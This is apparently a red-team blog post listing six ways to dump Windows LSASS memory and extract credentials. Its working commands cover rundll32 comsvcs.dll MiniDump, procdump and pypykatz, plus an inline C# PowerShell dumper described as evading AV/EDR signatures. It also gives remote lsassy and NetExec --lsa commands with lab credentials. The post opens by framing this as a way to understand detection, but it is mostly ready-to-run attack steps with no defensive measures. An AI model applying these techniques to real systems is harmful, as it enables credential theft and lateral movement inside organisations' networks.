Introduction
In the field of offensive security and Red Teaming, memory credential access remains one of the most common vectors for achieving lateral movement within a Windows environment. Historically, Mimikatz (developed by Benjamin Delpy) has been the go-to tool for extracting credentials from the LSASS (Local Security Authority Subsystem Service) process.
However, in modern enterprise environments, Mimikatz signatures are heavily detected by antivirus solutions, Windows Defender, and EDRs. To understand how these activities are protected and detected, it is essential to understand how LSASS memory dumps can be performed using native operating system tools (LOLBins) or legitimate administrative utilities, avoiding the use of well-known offensive tools.
What is LSASS and why is it critical?
The Local Security Authority Subsystem Service (lsass.exe) is a Windows system process responsible for local security policy, user authentication, and session management.
It is a critical target for attackers because it holds in memory highly sensitive authentication data for accounts with active sessions on the machine:
- NTLM hashes and, in some cases, cleartext passwords (security providers such as WDigest).
- Kerberos tickets (TGT and TGS).
- Access tokens of logged-in users.
Extracting this process’s memory allows analyzing it offline (commonly with Mimikatz or similar tools) to recover these credentials and facilitate lateral movement within a domain.
Requirements
To successfully perform an LSASS memory dump (regardless of the native or manual method used), the following conditions must be met on the target system:
- Elevated Privileges: Tools must be executed in a Local Administrator or SYSTEM context.
- SeDebugPrivilege Enabled: The process performing the dump must have the debug privilege (
SeDebugPrivilege) enabled in order to open a handle tolsass.exe. - LSA Protection (RunAsPPL) Disabled: Conventional memory dump methods assume that LSA security is not configured as a protected process (
RunAsPPL), as this would block access at the kernel level.
LSASS Dump Alternatives
1. Windows Task Manager
Allows generating a full memory dump of any running process from the Windows graphical interface.
Step by step:
- Open Task Manager (
taskmgr.exe) with administrator privileges. - Go to the Details tab, find

lsass.exe, right-click it and select Create dump file. - The
.dmpfile will be saved in the temp path:%TEMP%\lsass.dmp(typicallyC:\Users\<User>\AppData\Local\Temp\lsass.dmp).
Technical detail: Internally, Task Manager calls the
MiniDumpWriteDumpfunction exported bydbghelp.dllto dump the target process memory.

The file is saved at that path — navigate to it to find the .DMP file.


Afterwards, transfer the file to a Kali Linux attack machine and use tools like pypykatz to parse the dump:
┌──(iamwin㉿APTAI)-[~]
└─$ pypykatz lsa minidump lsass.DMP
2. comsvcs.dll (Process Explorer)
comsvcs.dll is a Windows library that contains several diagnostic functions, including one that allows obtaining a memory dump of a process. This library is used by legitimate Microsoft tools such as Process Explorer.
Step by step:
# Get the PID of the lsass process
$lsass = Get-Process lsass

# Perform the dump using rundll32.exe
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).Id C:\temp\lsass.dmp full
This dumps the memory to a lsass.dmp file in the C:\temp directory.

Follow the same process with pypykatz to extract the credentials.
3. ProcDump (Sysinternals)

ProcDump is a Sysinternals tool used to dump a process’s memory.
Step by step:
Download the .exe:
https://learn.microsoft.com/en-us/sysinternals/downloads/procdump
.\procdump.exe -accepteula -ma lsass.exe C:\temp\lsass_procdump.dmp
4. PowerShell C# Reflection: MiniDumpWriteDump Without External Binaries

A technique that leverages PowerShell’s ability to compile C# code at runtime (inline compilation), directly invoking the MiniDumpWriteDump function from dbghelp.dll via P/Invoke. It does not require downloading external tools or leaving artifacts on disk, making it harder to detect through static AV/EDR signatures.
Step by step:
$code = @"
using System;
using System.IO;
using System.Runtime.InteropServices;

public class LsassDump {
    [DllImport("dbghelp.dll")]
    public static extern bool MiniDumpWriteDump(IntPtr hProcess, int ProcessId, SafeHandle hFile, int DumpType, IntPtr ExceptionParam, IntPtr UserStreamParam, IntPtr CallbackParam);

    public static void Dump() {
        var proc = System.Diagnostics.Process.GetProcessesByName("lsass")[0];
        var file = File.Create("C:\\temp\\lsass_api.dmp");
        MiniDumpWriteDump(proc.Handle, proc.Id, file.SafeFileHandle, 2, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero);
        file.Close();
    }
}
"@

Add-Type -TypeDefinition $code
[LsassDump]::Dump()
5. Lsassy
A tool that allows remotely dumping LSASS memory over SMB, without needing to execute commands on the target system. It uses the lsarpc pipe or temporary services to extract and automatically parse the memory.
Step by step:
┌──(iamwin㉿APTAI)-[~]
└─$ lsassy -d infrati.local -u Administrador -p 'Administrator123!' 10.10.20.10

Lsassy extracts NTLM hashes, SHA1 hashes, cleartext passwords, Kerberos tickets (TGT), and domain masterkeys — all remotely without touching the machine locally.
Worth noting: it also extracts Kerberos tickets in .kirbi format.
6. NetExec –lsa (Remote LSA Secrets Extraction) — Complementary Technique
A technique that allows extracting LSA (Local Security Authority) registry secrets via SMB without needing to dump LSASS memory. Unlike memory dumps, this technique queries secrets stored in the system registry through the lsarpc pipe.
Step by step:
┌──(iamwin㉿APTAI)-[~]
└─$ nxc smb 10.10.20.10 -u Administrador -p 'Administrator123!' --lsa

Extracts machine account hashes, AES keys, DPAPI keys, and cleartext passwords from the registry. No binaries are executed on the target system — everything is performed remotely over SMB.
Difference from lsassy:
NetExec --lsaqueries registry secrets via RPC, while lsassy dumps the LSASS process memory. Both are complementary: one retrieves registry secrets, the other retrieves hashes and tickets from memory.
Thanks for reading — I hope this is useful. If you have any questions, suggestions, corrections, or simply want to share something about this topic, my socials are on this blog — feel free to reach out.
Closing quote:
“I would rather have questions that can’t be answered than answers that can’t be questioned.”
— Richard Feynman